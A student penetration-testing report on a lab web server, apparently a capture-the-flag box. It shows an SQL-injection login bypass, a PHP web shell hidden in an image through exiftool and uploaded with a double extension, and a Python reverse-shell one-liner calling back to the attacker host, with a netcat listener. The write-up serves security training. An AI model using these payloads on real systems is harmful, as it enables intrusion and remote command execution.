LINUX WEB SERVER 10.10.10.185 PENETRATION TESTING REPORT

IT16152106 | Shashiprabha W.K

Year 04 Semester 02

Table of Contents

Introduction........2

Methodology........2

Reconnaissance........2

Exploitation........4

Proof........9

Command used........10

Conclusion........10


Introduction

Penetration testing session was conducted in order to determine Linux Web Server 10.10.10.185 exposure to a targeted attack. All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against Linux Web Server and both Victim (Linux Web Server) and Attacker (Kali) were hosted on Virtual Box.

Methodology


Reconnaissance

Conduct Nmap scan in order to find out which ports are open.


Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

```
Initiating Connect Scan at 19:48
Scanning 10.10.10.185 [1000 ports]
Discovered open port 80/tcp on 10.10.10.185
Discovered open port 22/tcp on 10.10.10.185
Increasing send delay for 10.10.10.185 from 0 to 5 due to 41 out of 135 dropped probes since last increase.
Completed Connect Scan at 19:48, 34.33s elapsed (1000 total ports)
Initiating Service scan at 19:48
Scanning 2 services on 10.10.10.185
Completed Service scan at 19:48, 6.39s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.185.
Initiating NSE at 19:48
Completed NSE at 19:48, 5.37s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.74s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
Nmap scan report for 10.10.10.185
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|   256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Fig: 1 | Nmap Scan.


Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

```
Initiating Connect Scan at 19:48
Scanning 10.10.10.185 [1000 ports]
Discovered open port 80/tcp on 10.10.10.185
Discovered open port 22/tcp on 10.10.10.185
Increasing send delay for 10.10.10.185 from 0 to 5 due to 41 out of 135 dropped probes since last increase.
Completed Connect Scan at 19:48, 34.33s elapsed (1000 total ports)
Initiating Service scan at 19:48
Scanning 2 services on 10.10.10.185
Completed Service scan at 19:48, 6.39s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.185.
Initiating NSE at 19:48
Completed NSE at 19:48, 5.37s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.74s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
Nmap scan report for 10.10.10.185
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
Initiating NSE at 19:48
Completed NSE at 19:48, 0.00s elapsed
```

Fig: 2 | Nmap Scan.

Two ports identified after the Nmap scan,


- **22/tcp – Open SSH**
- **80/tcp – Open HTTP**

Command used in Nmap Scan

```
nmap -sC -sV -V 10.10.10.185
```

Exploitation


After the Nmap Scan tried to find a vulnerability inside the server. Using open port tcp/80 (Open HTTP) try to brows the **10.10.10.185** server.



Please **Login**, to upload images.

Fig: 3 | Home page of the server.

There is a login. Tried to bypass the login and can successfully bypass the login using SQL Injection to the password filed. In this password field vulnerable to SQL Injection.




1'or'1'='1

●●●●●●●●●●●


Fig: 4 | SQL Injection to Password Field.

It’s directed to the image uploading page. In this they allowed only jpg, jpeg, png image file formats.



The file kobasri.php.jpg has been uploaded.


Fig: 5 | image uploading field.



Sorry, only JPG, JPEG & PNG files are allowed.

Fig: 6 | Allowed image formats.

Then using this upload an image step try do an exploit so that inserting a payload to the image. Using exiftool.



```
└──╼ $exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' kalpani.jpg
    1 image files updated
┌─[c0ckr04ch@parrot]─[~/Desktop/Project]
└──╼ $
```

Fig: 7 | Payload with image.

Then this need to run using PHP so that change the file format as ***php.jpg***. This only check the last format because of the weakness of the verification so easily can upload the image.





Fig: 8 | Change the image format.

The check the location of the image which posted already in the server. Copy the location and rename the image name as ***kalpani.php.jpg***. Then input the **cmd=ls** command to check whether is it working or not.



```
10.10.10.185/images/uploads/kalpani.php.jpg?cmd=ls
http://10.10.10.185/images/uploads/kalpani.php.jpg?cmd=ls — Visit
```

Fig: 9 | rename the file name in the location and command input.

It works. So now can execute the command in here and also can view the files in web directory.




Fig: 10 | view web directory files.

After that take the revers shell python script from pentestmonkey cheat sheet and change the python version to python3 and include the python script to location and run. After this can take the web shell.





Fig: 11 | Include the python script.

Proof

Exploitation



```
0bckr0413@parrot
$nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.108] from (UNKNOWN) [10.10.10.185] 53408
/bin/sh: 0: can't access tty; job control turned off
$ ls
7.jpg
db.php
giphy.gif
logo.png
magic-1424x900.jpg
magic-hat_23-2147512156.jpg
magic-wand.jpg
php-reverse-shell.php
rev0000
trx.jpg
$ whoami
www-data
$ GOT A WEB SHELL
```

Fig: 12 | Web Shell.

Command used

Nmap Scan	nmap -sC -sV 10.10.10.185

login bypass	username = any
	password = 1' or '1'='1

bypass file upload filter URL	https://github.com/xapax/security/blob/master/bypass_image_upload.md
Image bypass command	exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' kalpani.jpg
image file format rename	kalpani.php.jpg
image location, change file name and give cmd-ls to vies directory	http://10.10.10.185/images/uploads/kalpani.php.jpg?cmd=ls
reverse shell script to image location	http://10.10.10.185/images/uploads/test.php.jpg?cmd=python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.168",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
listling check	nc -nlvp 1234
directory list	ls

Conclusion

Even though the above evidence demonstrates that Linux web server is vulnerable. Using SQL Injection can bypass the server password fields in login page. Used pentestmonkey cheat sheet to take reverse shell python script, exiftool used to include payload in to the selected image.